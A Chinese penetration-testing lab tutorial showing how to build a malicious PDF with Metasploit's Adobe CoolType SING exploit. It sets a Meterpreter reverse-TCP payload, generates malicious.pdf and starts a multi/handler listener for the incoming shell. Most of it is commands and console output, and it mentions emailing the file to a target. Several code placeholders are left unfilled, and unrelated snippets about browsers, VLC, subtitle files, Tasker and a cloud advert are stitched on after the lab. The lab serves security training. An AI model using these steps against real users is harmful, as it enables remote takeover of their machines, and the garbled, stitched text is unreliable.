

创建用于客户端攻击的恶意 PDF 文件
引言 在本实验中,你将使用 Metasploit Framework 创建一个恶意的 PDF 文件,深入了解客户端攻击。客户端攻击针对用户计算机上的应用程序漏洞,例如网页浏览器、媒体播放器或文档查看器。 PDF 文件是这些攻击的常见载体,因为它们被广泛使用且用户通常信任它们。通过将恶意代码(payl
引言
在本实验中,你将使用 Metasploit Framework 创建一个恶意的 PDF 文件,深入了解客户端攻击。客户端攻击针对用户计算机上的应用程序漏洞,例如网页浏览器、媒体播放器或文档查看器。
PDF 文件是这些攻击的常见载体,因为它们被广泛使用且用户通常信任它们。通过将恶意代码(payload)嵌入看似无害的 PDF 中,攻击者可以在易受攻击的 PDF 阅读器打开文件时,获得对受害者系统的控制权。
你将学习如何选择特定的 exploit,使用 payload 配置它,生成恶意文件,并设置一个 listener 来处理来自受损系统的连接。本实验提供了对这类攻击如何构建的基础理解。
选择 exploit/windows/fileformat/adobecooltypesing 模块
在这个步骤里,你要启动Metasploit Framework控制台,并选取用于创建恶意PDF的对应exploit模块。Metasploit Framework可是个厉害的渗透测试工具,而它的控制台 CODE_0 则是与之交互的主要界面。
首先,打开一个终端并启动 Metasploit 控制台。这可能需要一些时间来初始化。
msfconsole -qCODE0 标志会抑制 banner,以便更快地启动。加载完成后,你将看到 CODE1 提示符。
我们将使用一个针对 Adobe Reader 中已知漏洞的 exploit。该模块名为 CODE0。使用 CODE1 命令加载此模块。
use exploit/windows/fileformat/adobe_cooltype_sing执行命令后,你将注意到命令提示符已更改,以反映当前加载的模块。
msf6 > use exploit/windows/fileformat/adobe_cooltype_sing
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(windows/fileformat/adobe_cooltype_sing) >
这确认了该模块现在已激活并准备好进行配置。
为输出的 PDF 设置 FILENAME 选项
在此步骤中,你将配置所选 exploit 模块的选项。每个模块都有一组可以自定义的选项。要查看当前模块的可用选项,请使用 CODE_0 命令。
show options此命令将显示一个可设置的参数表,例如输出文件的文件名和 payload 设置。
```plaintext
Module options (exploit/windows/fileformat/adobecooltypesing):
名称 当前设置 必填 描述
---- --------------- ------ ---------------
FILENAME msf.pdf 是 文件名。
...
Payload options (generic/shellreversetcp):
...
```
我们需要设置 CODE0 选项来指定我们恶意 PDF 文件的名称。我们将它命名为 CODE1。使用 CODE_2 命令来分配此值。
set FILENAME malicious.pdf你可以再次运行 CODE0 来验证 CODE1 是否已成功更新。
FILENAME malicious.pdf yes The file name.配置带有 LHOST 和 LPORT 的 reverse_tcp payload
在此步骤中,你将配置 payload。Payload 是在 exploit 成功后将在目标系统上执行的代码。我们将使用 CODE_0 payload,它会强制受害者机器连接回我们的机器。
首先,将 payload 设置为 CODE_0。Meterpreter 是一个高级的、动态可扩展的 payload,它提供了比标准 shell 更多的功能。
set payload windows/meterpreter/reverse_tcp接下来,我们需要配置 payload 的选项:CODE0 和 CODE1。
- CODE_0: 这是“监听主机”(Listening Host),即你的机器的 IP 地址。受害者机器将连接回此 IP。
- CODE_0: 这是“监听端口”(Listening Port),是你机器上将监听连接的端口。
要查找你的机器的 IP 地址,你可以打开一个新的终端标签页并运行 CODE0 命令。查找与 CODE1 接口关联的 IP 地址。
ip a现在,将 CODE0 设置为你的 IP 地址(将 CODE1 替换为实际 IP),并将 CODE2 设置为一个常用端口,例如 CODE3。
set LHOST YOUR_IP_ADDRESS
set LPORT 4444
再运行一次 CODE0 来确认所有设置是否正确。你应该能看到你已配置的 CODE1、CODE2、CODE3 和 CODE_4。
生成恶意 PDF 文件
在此步骤中,所有选项都已配置完毕,你已准备好生成恶意 PDF 文件。CODE0 命令(或其别名 CODE1)会将 exploit 和 payload 组装成最终文件。
在你的 CODE0 窗口中执行 CODE1 命令。
exploitMetasploit 现在将创建 PDF 文件。输出将显示该过程,最重要的是,文件已保存在何处。
[*] Creating 'malicious.pdf' file...
[+] malicious.pdf stored at /home/labex/.msf4/local/malicious.pdf
文件现已创建。在实际场景中,攻击者会将此文件发送给目标,例如作为电子邮件附件。你可以使用新终端中的 CODE_0 命令来验证其是否存在。
ls -l /home/labex/.msf4/local/malicious.pdf-rw-r--r-- 1 labex labex 12345 Date Time /home/labex/.msf4/local/malicious.pdf在 msfconsole 中设置 handler 以接收 shell
在此步骤中,你将设置一个监听器(也称为 handler),用于在恶意 PDF 被打开时“接收”来自受害者机器的传入连接。如果没有 handler,payload 将无处连接。
我们将使用 CODE_0 模块,这是一个通用的监听器。
use exploit/multi/handler现在,你必须使用与嵌入 PDF 文件中完全相同的 payload 和选项(CODE0 和 CODE1)来配置此 handler。这对于连接成功至关重要。
set payload windows/meterpreter/reverse_tcp
set LHOST YOUR_IP_ADDRESS
set LPORT 4444
请记住再次将 CODE_0 替换为你的机器的 IP 地址。
配置好 handler 后,使用 CODE0 命令运行它。CODE1 标志会将 handler 作为后台作业运行,这样在监听器激活时,你的 CODE_2 提示符仍然可用以执行其他命令。
exploit -j你将看到一个 handler 已启动的确认信息。
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on YOUR_IP_ADDRESS:4444
handler 现在正在监听连接。在此实验中,我们不会模拟受害者打开文件,但你的设置已完成。你已成功创建了一个恶意文件,并准备了一个监听器来处理反向 shell。
总结
在此实验中,你已成功完成了使用 Metasploit Framework 为客户端攻击创建恶意 PDF 的基本步骤。
你学会了如何:
- 启动 Metasploit 控制台并选择合适的 exploit 模块。
- 配置 exploit 选项,例如输出文件名。
- 选择并配置一个 payload(CODE0),包含必要的 CODE1 和 CODE_2 参数。
- 生成最终的恶意 PDF 文件。
- 设置并运行一个 handler(CODE_0)来监听并接收来自受损系统的传入连接。
本次练习提供了对常见攻击向量背后机制的实践理解,并强调了保持软件(尤其是文档阅读器)更新以防范此类漏洞的重要性。
Edge浏览器运行卡顿?五个步骤让闲置标签页“聪明”地休眠 你有没有感觉Edge浏览器越用越慢?或者,明明没开几个页面,任务管理器里的内存占用却一路飙升?其实,问题很可能出在那些你暂时没看、却仍在后台默默“工作”的标签页上。它们可能还在执行脚本、预加载资源,甚至偷偷维持着网络连接,持续消耗着宝贵的系
Mac原生支持精准到分钟的定时勿扰模式,可通过系统设置设定每日时段、绑定专注模式或用快捷指令自动化启用,无需第三方工具。如果想让 Mac 在每天固定时间里自动拦住所有通知弹窗、提示音和 Dock 图标跳动,避免开会时被突然打断,或者半夜被消息亮屏惊醒,其实没必要每次都手动去点那个“小月亮”图标——m
媒体播放问题可先检查文件、网络及系统资源。解码问题可安装解码包或更换播放器;卡顿时尝试硬件加速或调整缓存;音画不同步可调节音频延迟,字幕需检查编码与同步。若仍无效,可检查输出设备、更换渲染器或恢复默认设置,必要时重装播放器。
媒体播放器通过解码与渲染处理音视频文件。新手应理解容器格式与编码的区别,以应对播放问题。VLC等软件兼容性强,适合入门。常见问题如无法播放或音画不同步,多与解码器或系统资源有关。优化设置可开启硬件加速并调整字幕、音频。进阶用户可探索媒体库管理,实现跨设备流媒体分享。
在Mac上遇到打不开的TS格式视频?别急,这通常不是文件损坏,而是你的默认播放器“不认识”这种格式。TS文件常用于高清电视录制和网络直播流,体积大、编码特殊,确实需要专门的“钥匙”才能打开。下面这几个方法,总有一款能帮你解决问题。 一、使用VLC媒体播放器 说到万能播放器,VLC绝对是首选。它开源、
用Tasker给手机加个语音提醒——电量充到100%自动喊你拔线。不用总盯着屏幕,也不用反复解锁查看。前提是安卓得拿到无障碍权限,系统也没对后台动手脚。 简单说,就是当电量跳到100%的瞬间,Tasker能自动播一段你录好的语音,比如“已充满,快拔掉”。听起来很酷,操作起来也不复杂,但有两件事得先搞

在日常学习、工作或者娱乐的时候,我们总会碰到各种稀奇古怪的文件格式,srt 文件就是其中之一。不少朋友第一次见到它,往往会一脸懵:这玩意儿怎么打开?别急,今天咱们就来彻底把这事儿捋清楚。 先简单科普一下:srt 文件本质上是一种纯文本格式的字幕文件,专门用来给视频或音频内容做同步字幕。它的内部结构并

设置VLC为默认播放器需通过其偏好设置完成。启动软件后进入工具菜单的偏好设置,选择所有分类并找到输入/编解码器选项。在视频与音频分类中分别为各类格式选择始终使用VLC打开,最后保存设置即可。双击文件验证关联成功后,即可直接通过VLC播放多媒体内容。





火山引擎是字节跳动旗下企业级云与AI服务平台。聚焦大模型核心能力,依托字节自研豆包多模态大模型,凭借火山方舟一站式平台,提供模型精调、推理部署、智能应用搭建等全链路服务,结合高性能AI算力,助力各行业快速落地大模型数字化与智能化应用。



